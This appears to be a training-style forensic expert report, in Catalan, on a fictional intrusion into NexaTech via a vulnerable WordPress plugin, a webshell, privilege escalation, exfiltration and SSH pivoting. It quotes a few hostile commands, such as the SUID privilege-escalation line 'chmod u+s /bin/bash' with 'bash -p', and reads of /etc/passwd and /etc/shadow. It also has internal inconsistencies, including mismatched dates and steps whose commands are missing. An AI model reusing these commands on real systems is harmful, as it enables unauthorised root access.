


INFORME PERICIAL



Nom: Operació ShadowBridge

Cas No: 20252602

Dades de Compilació

- **Compilat per:** Zenith Forensics
- **Institució:** Institut de Ciberseguretat i Forense Digital
- **Adreça:** Carrer Ciber, 123, Ciutat Tecnològica
- **Data de la investigació:** 01 juny de 2025
- **Data compilació del report:** 01 juny de 2025

Endorsament

Aquest informe ha estat elaborat per Zenith Forensics, seguint els procediments establerts en la normativa forense i garantint la cadena de custòdia de les evidències analitzades.

Declare que:

- La investigació s'ha dut a terme seguint les directrius establertes per la Llei d'Enjudiciament Criminal, la normativa sobre prova digital en processos judicials i els estàndards internacionals en informàtica forense, com l'ISO/IEC 27037 i les recomanacions d'ENFSI (European Network of Forensic Science Institutes).
- Tant el programari com el maquinari emprats en aquesta anàlisi han estat configurats i utilitzats de manera que es garanteixi la integritat forense del procés i dels seus resultats.
- Les conclusions d'aquest informe són exclusivament meves i es basen únicament en les proves digitals recopilades i analitzades durant la investigació.

Signa

[Zenith Forensics]

Data

[31 / 05 / 2025]

Continguts

1. Identificació del investigador	4
2. Declaració d'objecció	5
3. Jurament o promesa	5
4. Cos de l'informe.	6
4.1 Objecte	6
4.2 Abast	6
4.3 Antecedents	7
4.4 Consideracions prèvies	8
4.5 Documents de referència	9
4.6 Terminologia i abreviatures	10
4.7 Anàlisi	13
4.7.1 Anàlisi tècnica de les evidències per sistema operatiu LINUX	13
4.7.2 Anàlisi tècnica de les evidències per sistema operatiu WINDOWS	18
4.8 Línia temporal dels esdeveniments	23
5. Conclusions	26
6. Informe Executiu	28
7. Annexos	30
ANNEX 1 – VALORS DE VERIFICACIÓ	30
ANNEX 2 – MUNTATGE DISC LINUX AMB MODE READ-ONLY	31
ANNEX 3 – EVIDÈNCIES DE L'ATAC WEB AL SERVIDOR LINUX	32
ANNEX 4 – SEQÜÈNCIA D'INSTRUCCIONS I POST-EXPLOTACIÓ	34
ANNEX 5 – EVIDÈNCIES SOBRE BASE DE DADES I ACCÉS SSH	35
ANNEX 6 – EVIDÈNCIES D'ESCALADA DE PRIVILEGIS	37
ANNEX 7 – EXFILTRACIÓ I PIVOTING CAP A WINDOWS	38
ANNEX 8 – ACCÉS AL SISTEMA I ESCALADA DE PRIVILEGIS AMB PSEXEC	39
ANNEX 9 – PERSISTÈNCIA I EXFILTRACIÓ AL SISTEMA WINDOWS	41
7. Signa del Pèrit	46

1. Identificació del investigador

- **Codi de referència:** INF-2025-XYZ-007
- **Dirigit a:** Tribunal de Justícia de Valencia
- **Número d'expedient:** 2025/4567
- **Expert pericial:**
 - **Nom:** Dr. Zenith Forensics
 - **Titulació:** Enginyer en Informàtica, CCE y CHFI
 - **Experiència:** 15 anys en auditoria de sistemes
 - **Contacte:** nforensics@perits.com
- **Sol·licitant:** XYZ, S.A.
- **Representant legal:** Sr. Miquel Grau
- **Lloc i data d'emissió:** València, 31 de maig de 2025

2. Declaració d'objecció

Jo, Dr. Zenith Forensics, en qualitat de perit informàtic designat per a l'anàlisi dels fets exposats en el present informe, DECLARE sota jurament que la meva actuació ha estat guiada per criteris estrictament tècnics, científics i professionals.

Certifique que no mantinc, ni he mantingut, cap mena de relació personal, laboral, econòmica o d'interès directe o indirecte amb cap de les parts implicades en aquest procediment, ni amb cap persona física o jurídica amb vinculació als esdeveniments objecte d'anàlisi.

Així mateix, manifeste que totes les conclusions presentades en aquest informe pericial s'han extret exclusivament a partir de les evidències digitals recollides, analitzades i preservades segons els principis establerts en la normativa tècnica vigent, i que no han estat condicionades per cap influència externa, suggeriment, encàrrec parcial o conflicte d'interès.

Em compromet formalment a respondre, si escau, qualsevol aclariment o ampliació tècnica davant l'autoritat judicial competent, i a col·laborar en el que siga necessari per a la correcta comprensió dels resultats d'aquest peritatge.

3. Jurament o promesa

En virtut del que estableix la legislació vigent i els principis deontològics de l'exercici pericial, jo, Dr. Zenith Forensics, perit designat per a l'anàlisi tècnica del cas present, jure o promet que he dut a terme aquest informe amb total rigor, honestetat i imparcialitat.

Manifesto que totes les observacions, anàlisis i conclusions contingudes en aquest document són fruit de l'estudi objectiu de les proves digitals disponibles, i han estat elaborades sense cap influència externa ni desviació de la veritat.

Amb aquest acte, em compromet a dir la veritat tècnica i científica, a actuar amb lleialtat envers el tribunal, i a complir fidelment el deure que m'ha estat encomanat com a expert en la matèria.

4. Cos de l'informe.

4.1 Objecte

L'objectiu d'aquest informe és determinar si el grup de cibercriminals conegut com **GreyMonolith** és responsable dels atacs i danys informàtics soferts per l'empresa **NexaTech Systems SL**, mitjançant l'anàlisi forense d'una imatge digital obtinguda durant la investigació, amb l'objectiu de recopilar, preservar i examinar proves digitals que permetin establir una relació directa entre les accions delictives i els autors potencials.

4.2 Abast

L'abast d'aquesta anàlisi forense comprèn l'extracció, identificació, verificació i interpretació de les evidències *digitals* contingudes en els sistemes compromesos de l'empresa **NexaTech Systems SL**. En concret, es focalitza en els dispositius i entorns digitals afectats durant els atacs realitzats pel grup cibercriminal **GreyMonolith**.

Aquesta investigació inclou l'anàlisi exhaustiva d'una *imatge forense* [11](#) obtinguda dels servidors i estacions de treball compromeses, i se centra en:

- La reconstrucció cronològica dels vectors d'intrusió, incloent l'explotació d'un *plugin vulnerable* [2](#) de WordPress (File Manager), que va permetre la pujada d'una webshell PHP [3](#) i l'execució remota de comandes en una màquina Linux.
- L'execució d'una *escalada de privilegis* [4](#) local mitjançant la manipulació d'un *script .backup.sh* [5](#) automatitzat amb permisos d'escriptura (*cron job*), que va permetre obtenir accés root [6](#) al sistema.
- La connexió lateral via *pivoting SSH* [7](#) a una màquina Windows dins la mateixa xarxa, utilitzant credencials obtingudes de fitxers de configuració (**wp-config.php**).
- L'*exfiltració* [8](#) de dades sensibles des de sistemes Linux i Windows, incloent fitxers del sistema (**/etc/passwd**, **/etc/shadow**), claus SSH, documents personals i backups d'usuaris mitjançant tècniques de compressió (**tar**, **Compress-Archive**) i enviament per *HTTP POST* [9](#) cap a un servidor remot controlat pels atacants.
- La desactivació remota de l'antivirus Defender mitjançant un *script PowerShell* [10](#) (**disable-defender.ps1**) per garantir *persistència* [11](#) i evitar detecció a l'entorn Windows.
- L'ús de diverses eines d'enumeració i reconeixement (*Nmap* [12](#), *WPScan* [13](#), *WhatWeb*, *Gobuster* [14](#)), així com d'*exploit kits* [15](#) adaptats per cada fase de l'ofensiva.

4.3 Antecedents

El grup **GreyMonolith** és una coneguda organització cibercriminal d'origen desconegut, altament estructurada i amb capacitat operativa transnacional. Des de 2019, aquest col·lectiu ha estat vinculat amb més d'una vintena d'atacs sofisticats contra infraestructures crítiques, institucions governamentals i empreses tecnològiques d'alt valor estratègic a Europa, Àsia i Amèrica del Nord.

Les seves operacions es caracteritzen per:

- L'ús d'*exploits zero-day* [\[16\]](#) i vulnerabilitats no documentades per accedir de forma silenciosa als sistemes.
- La creació i desplegament de *malware personalitzat* [\[17\]](#) amb signatures úniques no detectables pels antivirus convencionals.
- L'ús d'*enginyeria social* [\[18\]](#) per a obtenir credencials internes i *escalar privilegis* [\[4\]](#) sense alçar sospites.
- Tècniques avançades de *living-off-the-land (LotL)* [\[19\]](#) per utilitzar eines pròpies del sistema i minimitzar la detecció.
- *Persistència* [\[20\]](#) en entorns híbrids (Linux + Windows) i posterior *exfiltració* [\[8\]](#) de dades sensibles cap a servidors controlats a l'estrange.

GreyMonolith ha estat mencionat per entitats com l'**Agència de Ciberseguretat Europea (ENISA)** i l'**FBI** com un dels grups amb *nivell de perillositat més alt*, comparable amb grups com **APT29 (Cozy Bear)** o **Lazarus Group**. La seva estructura descentralitzada, l'ús de criptomonedes [\[22\]](#) per finançament i l'ús d'anonymitzadors de xarxa com *Tor* i *I2P* [\[21\]](#), fan gairebé impossible la seva traçabilitat.

En el cas concret de **NexaTech Systems SL**, els primers indicis d'intrusió coincideixen amb el *modus operandi* històric de **GreyMonolith**: entrada per vulnerabilitat web, *pivoting* [\[7\]](#) a sistemes interns i *exfiltració* [\[8\]](#) seqüencial de dades en horaris de baixa activitat.

4.4 Consideracions prèvies

1. Totes les *imatges forenses* [\[1\]](#) obtingudes dels equips compromesos han estat creades utilitzant tècniques de *clonatge bit-a-bit (bitstream copy)* [\[23\]](#) per garantir l'exactitud i integritat de les dades. No s'ha manipulat cap evidència original.
2. L'adquisició s'ha realitzat seguint les normes ISO/IEC 27037:2012 i UNE 197010:2015, relatives a la gestió de proves digitals.
3. Es van calcular *hashs criptogràfics (SHA-256)* [\[24\]](#) abans i després de cada procés de còpia, confirmant la integritat de les imatges en tot moment.
4. Tots els suports físics que contenen imatges han estat precintats, etiquetats i documentats sota *cadena de custòdia* [\[25\]](#) registrada (vegeu Annex 1).
5. Les imatges van ser muntades en sistemes d'anàlisi *read-only* [\[26\]](#) per evitar qualsevol modificació accidental del contingut.
6. El perit ha dut a terme totes les operacions dins d'un *laboratori aïllat* [\[27\]](#) de xarxa, mitjançant *màquines virtuals* [\[28\]](#) configurades per garantir seguretat, traçabilitat i preservació de la prova.

Finalment, en compliment de la instrucció judicial rebuda, aquest informe **dóna resposta de manera estructurada i fonamentada a les preguntes forenses clau requerides per l'autoritat judicial**, entre les quals es troben:

- Quin va ser el vector d'entrada inicial a la xarxa de NexaTech?
- Com va aconseguir el ciberatacant accedir com a *root* al servidor Linux?
- Quina mena de *webshells* es van instal·lar i on es trobaven ubicades?
- Quina clau SSH va ser utilitzada per fer el *pivoting* cap a Windows?
- Quines evidències demostren l'accés no autoritzat i la manipulació del sistema?
- Quina informació es va extreure de la base de dades MySQL?
- Com es va accedir a la màquina Linux com a usuari *hagrid*?

- Com es va confirmar l'exfiltració de dades cap a un servidor extern?
- Com es va identificar la vulnerabilitat inicial explotada pel grup atacant?
- Com es va demostrar que la IP d'atac de Windows és la mateixa que la del compromís a Linux?
- Quins mecanismes de persistència es van implementar al sistema Windows?
- Quines evidències confirmen la connexió remota per SSH a la màquina Windows i quan es va realitzar la connexió?
- Quina comanda va utilitzar l'atacant per escalar privilegis a *NT SYSTEM*?
- Quina carpeta va utilitzar l'atacant per emmagatzemar les eines malicioses i les dades robades?
- Existeix correlació entre les dades exfiltrades i una denúncia de frau bancari per part de la víctima?

Totes aquestes qüestions són tractades en els respectius apartats de l'informe, amb referències creuades a les evidències tècniques i annexos corresponents.

A més, **l'equip pericial ha dut a terme la recreació dels esdeveniments en un entorn virtual controlat i completament aïllat**, replicant les condicions del sistema compromès. Com a part d'aquest procés, **s'han generat proves visuals en format vídeo**, que documenten les accions principals de l'atac i **formen part del material adjunt al comprimit entregat com a suport probatori complementari**.

4.5 Documents de referència

- ISO/IEC 27001, 27037
- Llei d'enjudiciament criminal
- LOPDGDD 3/2018
- ENFSI Guidelines

4.6 Terminologia i abreviatures

1. **Imatge forense:** Còpia exacta (bit a bit) d'un disc dur o sistema, utilitzada per a l'anàlisi sense alterar l'original.
2. **Plugin vulnerables:** Petits programes que amplien funcionalitats d'un sistema com WordPress, però que poden contenir errors de seguretat.
3. **Webshell PHP:** Fitxer maliciós pujat al servidor que permet als atacants executar ordres com si estigueren físicament davant l'ordinador.
4. **Escalada de privilegis:** Tècnica per passar d'un usuari limitat a un amb més permisos, com administrador o root.
5. **Script .backup.sh:** Arxiu automatitzat del sistema que pot executar-se periòdicament. En aquest cas, va ser manipulat pels atacants.
6. **Root:** Usuari amb màxims privilegis dins d'un sistema Linux/Unix, com l'administrador de Windows.
7. **Pivoting SSH:** Tècnica per accedir a altres equips d'una xarxa utilitzant una màquina ja compromesa com a pont.
8. **Exfiltració:** Robatori i enviament il·legal de dades fora de l'empresa o sistema.
9. **HTTP POST:** Mètode d'enviament de dades a través d'internet, emprat per transferir fitxers cap a un servidor.
10. **PowerShell:** Eina de línia de comandes avançada per a Windows, sovint usada per administradors... o atacants.
11. **Nmap:** Eina d'escaneig de xarxes que detecta equips actius i serveis oberts.
12. **WPScan:** Eina específica per detectar vulnerabilitats en llocs web amb WordPress.
13. **Gobuster:** Programa que cerca rutes i arxius ocults en pàgines web per identificar punts febles.
14. **Exploit:** Codi o tècnica que aprofita una vulnerabilitat per prendre control o causar un mal funcionament.
15. **TTPs:** Tàctiques, Tècniques i Procediments utilitzats habitualment per grups cibercriminals.
16. **zero-day:** Vulnerabilitat desconeguda pel fabricant i pels usuaris, explotada pels atacants abans que existeixi una solució.
17. **Malware personalitzat:** Programari maliciós creat específicament per a un atac concret, difícil de detectar per antivirus habituals.
18. **Enginyeria social:** Conjunt de tècniques de manipulació psicològica per enganyar usuaris i fer-los revelar informació confidencial.
19. **Living-off-the-land (LotL):** Tècnica que consisteix en utilitzar eines legítimes del sistema operatiu per dur a terme accions maliciooses, evitant així ser detectat.
20. **Persistència:** Mecanismes utilitzats per assegurar que l'atacant manté accés continuat a un sistema compromès, fins i tot després de reinicis.

21. **Anonimitzadors de xarxa (Tor, I2P):** Sistemes que oculten la identitat i localització dels usuaris en línia, redirigint el trànsit a través de diverses capes xifrades.
22. **Criptomonedes:** Monedes digitals com Bitcoin o Monero que s'utilitzen sovint en activitats il·legals per dificultar el rastreig financer.
23. **Clonatge bit-a-bit (bitstream copy):** Còpia exacta i íntegra d'un suport digital, on cada bit és copiat incloent espais buits i dades ocultes.
24. **Hash criptogràfic (SHA-256):** Cadena única de caràcters que representa de forma segura el contingut d'un fitxer; si canvia un sol bit, el hash també canvia.
25. **Cadena de custòdia:** Procés documentat per mantenir la traçabilitat i integritat de les evidències des del moment en què són recollides fins que s'analitzen.
26. **Entorn read-only:** Configuració on els dispositius s'obren en mode només lectura, evitant que el sistema o l'analista modifiquen accidentalment les proves.
27. **Laboratori aïllat:** Entorn controlat i sense connexió externa utilitzat per analitzar proves digitals amb seguretat i sense risc de propagació.
28. **Màquina virtual:** Simulació d'un ordinador dins d'un altre que permet reproduir entorns informàtics per fer proves de forma segura.
29. **Captura de memòria RAM:** Procés d'extracció de la memòria volàtil activa d'un sistema per tal d'obtenir informació en temps real sobre processos en execució, connexions de xarxa, fitxers carregats o dades no persistents.
30. **Log d'accisos:** Fitxer on es registren totes les peticions rebudes per un servidor web, útil per auditries.
31. **User-agent:** Capçalera HTTP que identifica el navegador o eina utilitzada per accedir a una pàgina web.
32. **Webshell:** Fitxer maliciós que permet executar comandes remotes des d'una interfície web.
33. **Vector d'atac:** Mecanisme o via per la qual un atacant accedeix a un sistema o l'explota.
34. **Shell remota TCP inversa:** Connexió iniciada des del sistema compromès cap a l'atacant per establir control remot.
35. **TTY no interactiva:** Tipus de terminal sense capacitat de mostrar prompt actiu ni rebre entrada directa d'usuari.
36. **Shell interactiva:** Terminal completa que permet interacció amb l'usuari en temps real amb prompt i entrada.
37. **Plaintext credentials:** Credencials (usuari/contrasenya) emmagatzemades sense xifrar, visibles directament.
38. **Enumeració local:** Fase d'un atac on l'actor recopila informació del sistema compromès: usuaris, permisos, etc.
39. **Volcat de procés:** Extracció de la memòria activa d'un únic procés per tal d'analitzar el seu contingut.
40. **Strings:** Comanda que extrau cadenes de text llegibles d'un fitxer binari, útil per detectar informació.

41. **Docker:** Plataforma per crear continguts lleugers que executen aplicacions de forma aïllada i segura.
42. **Recreació de base de dades:** Procés de reconstrucció parcial o completa d'una base de dades a partir d'evidència recuperada.
43. **Hash de contrasenya:** Representació criptogràfica d'una contrasenya; s'utilitza per comparar sense mostrar-la.
44. **Autenticació per SSH:** Procés d'inici de sessió remot a través del protocol segur Secure Shell (SSH).
45. **Bit SUID:** Permís especial en sistemes Unix/Linux que permet executar un fitxer amb els privilegis del seu propietari.
46. **Tasca cron:** Procés programat en sistemes Linux que s'executa automàticament a intervals definits.
47. **Shell privilegiada:** Entorn de línia de comandes obtingut amb privilegis d'administrador (root), sovint com a resultat d'una escalada.
48. **Claus SSH privades:** Fitxers criptogràfics que permeten autenticar-se a sistemes remots via SSH sense contrasenya.
49. **Volatility 2:** Eina d'anàlisi forense de memòria RAM per a sistemes Windows/Linux amb suport de plugins.
50. **PsExec:** Eina de Microsoft Sysinternals que permet executar processos remots o locals amb elevació.
51. **NT SYSTEM:** Compte intern de Windows amb els privilegis més elevats del sistema operatiu.

4.7 Anàlisi

4.7.1 Anàlisi tècnica de les evidències per sistema operatiu LINUX

1. Extracció de memòria RAM

Diversos minuts després de la identificació de l'atac, i amb els sistemes encara actius, es va procedir a la captura de *memòria RAM* [29] des d'una de les màquines afectades amb sistema Linux. Per garantir la mínima alteració de l'estat del sistema i obtenir una visió fidel dels processos en execució i connexions actives, es va utilitzar l'eina AVML (Acquire Volatile Memory for Linux), desenvolupada per Microsoft. Aquesta eina permet la realització d'un *volcat de memòria* lleuger i eficient, compatible amb entorns de producció.

La imatge resultant es va guardar en un suport extern i es va verificar mitjançant un *hash criptogràfic SHA-256* [24], calculat tant abans com després de la transferència per garantir-ne la integritat.

[Annex 1 - Valors de verificació.]

2. Extracció del disc dur

Per a la còpia del disc dur, es va utilitzar una *clonadora forense hardware* de la marca **Tableau Forensic Duplicator TD3**, que permet realitzar *clonatges bit-a-bit* [23] amb comprovació automàtica d'integritat. La clonadora genera automàticament el *hash SHA-256* de la imatge font i el compara amb la còpia obtinguda.

[Annex 1 - Valors de verificació.]

3. Preparació Entorn de Treball

L'anàlisi del *volcat de memòria* es va dur a terme utilitzant les eines *Volatility 2* i *Volatility 3*, seleccionades per la seu compatibilitat amb sistemes Linux i per la seu capacitat d'extraure informació com processos, connexions de xarxa i credencials carregades en memòria. Ambdues versions van permetre corroborar indicis d'activitat sospitosa, com connexions SSH no autoritzades i scripts maliciósos carregats en temps d'execució.

Pel que fa al disc dur, la imatge clonada va ser *remuntada en mode només lectura* [26] mitjançant un script personalitzat desenvolupat pel perit. Aquest script automatitzava la configuració d'un entorn d'anàlisi segur, evitant la modificació de qualsevol fitxer durant la inspecció. L'anàlisi es va realitzar sobre una màquina virtual [28] dins un *laboratori aïllat* [27].

[Annex 2 - Muntatge disc Linux amb mode read-only.]

4. Anàlisi dels successos

L'anàlisi forense dels fitxers del sistema junt al volcat de ram han permès reconstruir amb precisió els esdeveniments succeïts al sistema Linux la nit del **31 de maig de 2025** en el servidor de NexaTech Systems SL.

1. A les **20:09:59** [31/May/2025], es detecten múltiples peticions procedents de la IP **10.0.2.15**, que corresponen a una primera fase de reconeixement *passiu* del servei web. Aquestes peticions inclouen accés a recursos genèrics del servidor, indicant un intent de mapeig de superfícies d'atac.
2. A les **20:12:07** [31/May/2025], la mateixa IP realitza un escaneig de directoris mitjançant la utilització de l'eina *Gobuster* [14]. Aquesta activitat va ser detectada pel patró de sol·licituds HTTP enviades a rutes no documentades, moltes de les quals van rebre resposta amb codi **HTTP 200 OK**, indicant l'existència dels directoris sol·licitats.
3. A les **20:12:15** [31/May/2025], el sistema rep una connexió directa al directori **/blog**, evidenciant l'explotació de les dades obtingudes en l'etapa anterior. El registre del *user-agent* revela l'ús d'un navegador *Firefox*, presumiblement des del terminal del propi atacant, fet que suggereix un accés manual previ a l'explotació.
4. A les **20:14:36** [31/May/2025], s'identifiquen noves peticions mitjançant l'eina *WPScan* [15], enfocades a la detecció de vulnerabilitats dins de la instal·lació de *WordPress*. El log mostra una seqüència de proves automàtiques dirigides a plugins coneguts per la seva vulnerabilitat.
5. Finalment, a les **20:16:19** [31/May/2025], es produeix el vector d'atac principal: una petició HTTP *POST* és enviada a la ruta **/blog/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php**, corresponent al **plugin File Manager (v6.0.6.9)**. Aquesta vulnerabilitat permetia la carrega arbitrària de fitxers sense autenticació.
6. Immediatament després, es detecta una petició a la ruta **/blog/wp-content/plugins/wp-file-manager/lib/files/payload.php**, identificada com una webshell PHP [3]. La combinació entre la presència de la shell i els paràmetres de la petició (incloent ordres executables) confirma la compromissió remota de la màquina.
7. Aquesta intrusió explota una *vulnerabilitat crítica no autenticada (CVE-2020-25213)* que permet el control total del sistema, d'acord amb açò queda completament clar que aquest va ser el vector d'atac [33]. Les evidències recuperades mostren com l'atacant inicia execucions remotes i desplegaments posteriors des de la shell.

[Annex 3 - Evidències de l'atac web al servidor Linux.]

8. A partir de la *imatge RAM* [29] i dels *fitxers de log* (**/var/log/auth.log** i **access.log**) [30], s'ha reconstruït la seqüència de fets posteriors a l'explotació inicial.

9. A les **20:18:23** [31/May/2025], es detecta que l'atacant obté accés interactiu a la màquina. Tot i que no es disposa de registres *HTTP* posteriors en els *access logs*, es dedueix que el control es va establir a través d'una *shell remota TCP inversa* [34], executada des de la *webshell* [3]. Aquest tipus de connexió, que no passa per serveis web, explica l'absència de traça en els registres d'*Apache* i reforça la hipòtesi de control complet del sistema.
10. Les evidències recollides en la *imatge RAM* mostren clarament que l'accés es va realitzar mitjançant una *TTY no interactiva* [35] inicial, amb múltiples intents de transició a una *shell interactiva* [36] mitjançant comandes típiques.
11. A les **20:19:53** [31/May/2025], es confirma que l'atacant aconsegueix una *shell interactiva* funcional, amb accés a la línia de comandes completa i capacitat d'execució arbitrària.
12. En aquest moment, comencen activitats d'*enumeració local* [38]. Es detecten comandes com **ls /home/**, **cat /etc/passwd** i **whoami**, evidenciant una fase de reconeixement intern. Posteriorment, el subjecte accedeix a diversos fitxers de configuració de *WordPress* amb finalitats d'*exfiltració d'informació* [38].
13. Destaca la lectura del fitxer **/etc/wordpress/config-default.php**, el qual contenia informació sensible sobre la base de dades: usuari, contrasenya i host. Aquesta informació estava en text pla (*plaintext credentials*) [37], fet que suposa una greu deficiència de seguretat.
14. Amb aquestes dades, l'atacant intenta realitzar un intercanvi amb el comandament **su** a altres comptes d'usuari del sistema. Aquest intent queda evidenciat als *auth logs*, que mostren múltiples intents de accés queden rebutjats.

[Annex 4 - Seqüència d'instruccions i evidències de la post-explotació en Linux.]

15. Un cop obtingut control total sobre la màquina, l'atacant identifica que el sistema executa un servei de base de dades *MySQL* actiu.
16. Mitjançant l'eina *Volatility*, es realitza un *volcat de procés* [39] específic del servei **mysql**, amb l'objectiu d'inspeccionar la memòria activa i determinar si conté informació sensible en temps real.
17. S'aplica la comanda *strings* [40] sobre aquest volcat, permetent extreure cadenes de text llegibles. D'aquesta manera, es localitzen fragments corresponents a contrasenyes, noms d'usuari i estructures de taules de bases de dades.
18. Amb les dades obtingudes, s'inicia una *recreació de la base de dades* [42] en un entorn de proves aïllat, basat en contenidors *Docker* [41]. Aquest entorn permet reproduir les condicions originals sense posar en risc el

sistema real.

19. Durant l'anàlisi, es localitza un *hash de contrasenya* [\[43\]](#) corresponent a l'usuari **hagrid98**. Aquesta informació, juntament amb la fase de reconeixement intern, permet generar una combinació funcional d'usuari i contrasenya.
20. Utilitzant aquestes credencials, l'atacant aconsegueix accedir a través d'*autenticació per SSH* [\[44\]](#) com a usuari **hagrid98**, obtenint així accés a la màquina però aquesta vegada com un usuari real.

[\[Annex 5 - Evidències de l'anàlisi sobre base de dades i accés ssh.\]](#)

21. Un cop autenticat com a usuari **hagrid98** mitjançant *autenticació per SSH* [\[44\]](#), l'atacant inicia una sèrie d'accions orientades a l'obtenció de privilegis d'administrador (*root* [\[6\]](#)).
22. En primer lloc, es detecta l'execució d'ordres per a la cerca de fitxers amb el *bit SUID* [\[45\]](#) activat, utilitzant instruccions com:
23. Aquest tipus de fitxers poden executar-se amb els privilegis del propietari (sovint *root*) i, si es manipulen incorrectament, poden ser vectors d'escalada.
24. Paral·lelament, es van llistar fitxers propietat de l'usuari **hagrid98** amb permisos d'execució:
25. Això indica un intent clar de localitzar scripts o binaris modificables per l'usuari.
26. Finalment, s'identifica que l'usuari edita un fitxer mitjançant l'eina *nano*, concretament un script automatitzat del sistema amb tasques programades (una *tasca cron* [\[46\]](#)).
27. A través de l'anàlisi de la *imatge del disc* [\[1\]](#) i la *memòria RAM* [\[29\]](#), es confirma que el script manipulat incloïa una instrucció final del tipus:

chmod u+s /bin/bash

28. Aquest fragment copia el binari de *bash* a una ubicació temporal i li aplica el *bit SUID*, permetent a qualsevol usuari executar-lo com *root* i obtenir una *shell privilegiada* [\[47\]](#).
29. Executant **bash -p**, l'atacant accedeix al sistema amb permisos absoluts, completant l'*escalada de privilegis* [\[4\]](#) i obtenint el control total sobre els servidors de NixaTech Systems SL.

[\[Annex 6 - Evidències d'escalada de privilegis.\]](#)

30. Un cop obtingut l'accés privilegiat (*root*) [\[6\]](#) al servidor Linux, l'atacant va iniciar una fase d'inspecció profunda del sistema de fitxers amb accés complet.
31. Durant aquest procés, va accedir a fitxers crítics com **/etc/passwd** i **/etc/shadow**, que contenen informació d'identitat i *hashs de contrasenyes* [\[43\]](#) dels usuaris del sistema.
32. Així mateix, dins dels directoris personals i configuracions, va localitzar fitxers relacionats amb claus d'autenticació SSH, incloent les claus de **hagrid98**. Aquestes *claus SSH privades* [\[48\]](#) poden ser utilitzades per establir connexions remotes a altres màquines sense necessitat de contrasenya.
33. Amb tota aquesta informació valiosa, l'atacant va crear un arxiu comprimit **.tar.gz**.
34. Seguidament, es va procedir a l'enviament d'aquest arxiu a un servidor remot controlat per l'atacant mitjançant una petició HTTP POST [\[9\]](#), o altres canals no rastrejats (no s'han conservat els logs per confirmar el mètode exacte).
35. Un cop finalitzada l'exfiltració, el subjecte es disconnecta del sistema i deixa de generar activitat. Poc després, es detecta una connexió des d'una altra màquina compromesa, fet que indica que es va iniciar una acció de *pivoting SSH* [\[7\]](#), aprofitant les *claus SSH* prèviament recuperades.

[\[Annex 7- Exfiltració i pivoting cap a Windows.\]](#)

4.7.2 Anàlisi tècnica de les evidències per sistema operatiu WINDOWS

1. Extracció de memòria RAM

De forma similar a l'escenari Linux, es va procedir a la captura de memòria RAM [29] pocs minuts després de la detecció de l'atac, mentre la màquina Windows seguia en funcionament. En aquest cas, es va utilitzar l'eina **Belkasoft RAM Capturer**, reconeguda per la seva compatibilitat amb sistemes Windows i per generar mínim impacte sobre la memòria capturada.

La imatge de memòria va ser exportada a un dispositiu USB segellat, i es va verificar mitjançant càlcul de *hash criptogràfic SHA-256* [24] abans i després de la còpia.

[\[Annex 1 - Valors de verificació.\]](#)

2. Extracció del disc dur

El disc dur de l'estació de treball Windows es va clonar íntegrament amb la mateixa clonadora forense *Tableau TD3*, assegurant la preservació de l'evidència mitjançant un procés de *clonatge bit-a-bit* [23]. El dispositiu va calcular automàticament el *hash* de la font i el va comparar amb el de la còpia. Els resultats han estat arxivats a l'Annex 2 per a verificació.

[\[Annex 1 - Valors de verificació.\]](#)

3. Preparació Entorn de Treball

Per a l'anàlisi de la imatge RAM, es van utilitzar també les eines *Volatility 2* i *Volatility 3*, en aquest cas compilades amb els perfils adequats per al sistema Windows concret. L'eina va permetre identificar *scripts PowerShell* [10] carregats en memòria, rastres d'execució de processos sospitosos i connexions sortints amb IPs externes no autoritzades.

